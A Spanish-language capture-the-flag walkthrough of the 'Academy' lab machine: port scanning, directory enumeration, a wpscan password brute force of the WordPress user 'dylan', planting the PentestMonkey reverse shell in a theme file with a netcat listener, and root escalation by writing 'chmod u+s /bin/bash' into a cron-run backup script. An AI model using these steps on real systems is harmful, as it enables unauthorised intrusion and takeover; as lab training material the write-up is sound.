ACADEMY

CONECTIVIDAD

```
ping -c1 192.168.0.36
```

```
└─# ping -c1 192.168.0.36
PING 192.168.0.36 (192.168.0.36) 56(84) bytes of data.
64 bytes from 192.168.0.36: icmp_seq=1 ttl=64 time=3.75 ms

--- 192.168.0.36 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 3.750/3.750/3.750/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.36

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.36 -T 5
```

```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.36 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-22 03:31 EDT
Warning: 192.168.0.36 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.36
Host is up (0.0017s latency).
Not shown: 46812 filtered tcp ports (no-response), 18721 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 cb:96:e2:96:ae:29:8d:89:da:c0:c6:86:d8:3a:57:12 (ECDSA)
|_  256 8d:8d:c4:c3:5e:ba:f1:2f:ff:1a:d1:97:ef:6a:2f:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:FF:79:DC (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos 22 y 80

puerto 80



ENUMERACIÓN


Vamos con gobuster en la búsqueda de archivos y directorios

gobuster dir -u http://192.168.0.36 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,pdf,doc,html -t 100

Visitamos el /wordpress y al acceder en Mi Web No Hackeable, nos encontramos con academy.thl que añadimos al /etc/hosts


Le tiramos con dirb para descubrir subdirectorios

dirb http://academy.thl/wordpress




```
└─# dirb http://academy.thl/wordpress

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Sep 22 04:39:47 2024
URL_BASE: http://academy.thl/wordpress/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://academy.thl/wordpress/ ----
==> DIRECTORY: http://academy.thl/wordpress/0/
+ http://academy.thl/wordpress/admin (CODE:302|SIZE:0)
+ http://academy.thl/wordpress/dashboard (CODE:302|SIZE:0)
+ http://academy.thl/wordpress/index.php (CODE:301|SIZE:0)
+ http://academy.thl/wordpress/login (CODE:302|SIZE:0)
==> DIRECTORY: http://academy.thl/wordpress/wp-admin/
==> DIRECTORY: http://academy.thl/wordpress/wp-content/
==> DIRECTORY: http://academy.thl/wordpress/wp-includes/
+ http://academy.thl/wordpress/xmlrpc.php (CODE:405|SIZE:42)
```

Si nos vamos a /login estamos ante el panel de acceso



Enumeración y fuerza bruta con wpscan

wpscan --url http://academy.thl/wordpress -e vp,u

```
[i] User(s) Identified:

[+] dylan
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://academy.thl/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```


Fuerza bruta de la contraseña

wpscan --url http://academy.thl/wordpress -U dylan -P /usr/share/wordlists/rockyou.txt

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - dylan / password1
Trying dylan / anthony Time: 00:00:05 <
[!] Valid Combinations Found:
 | Username: dylan, Password: password1
```

dylan/password1

Con estas credenciales nos vamos al panel de acceso y estamos dentro





EXPLOTACIÓN

Una vez dentro del dashboard, nos vamos a:

herramientas-editor de archivos de temas-twenty Twenty three-hidden-404.php

Nos aparece un .php que borramos y sustituimos por el de PentesMonkey






Nos ponemos a la escucha con netcat en el 4444 y nos vamos

a la siguiente ruta en el navegador

http://academy.thl/wordpress/wp-content/themes/twentytwentythree/patterns/hidden-404.php,

obteniendo conexión



ESCALADA DE PRIVILEGIOS

Tratamos la TTY.

Nos descargamos pspy64,una herramienta útil para monitorear procesos en

sistemas Linux,le damos permisos y ejecutamos

wget https://github.com/DominicBreuker/pspy/releases/latest/download/pspy64

chmod +x pspy64

./pspy64

```
2024/09/22 14:48:03 CMD: UID=0    PID=1          | init [2]
2024/09/22 14:49:01 CMD: UID=0    PID=15023  | /usr/sbin/CRON
2024/09/22 14:49:01 CMD: UID=0    PID=15024  | /usr/sbin/CRON
2024/09/22 14:49:01 CMD: UID=0    PID=15025  | /bin/sh -c /opt/backup.sh
```

```
www-data@debian:/opt$ ls
backup.py  pspy64
```

Como hay un error en las extensiones, lo que hacemos es

crear un backup.sh


```
www-data@debian:/opt$ echo 'chmod u+s /bin/bash' >> backup.sh
```

Le damos permisos de ejecución

```
chomod +x backup.sh
```

(esperamos un ratito, sin prisa , pero sin pausa)

Ejecutamos bash -p y nos hacemos root



🖐 **Buen día.**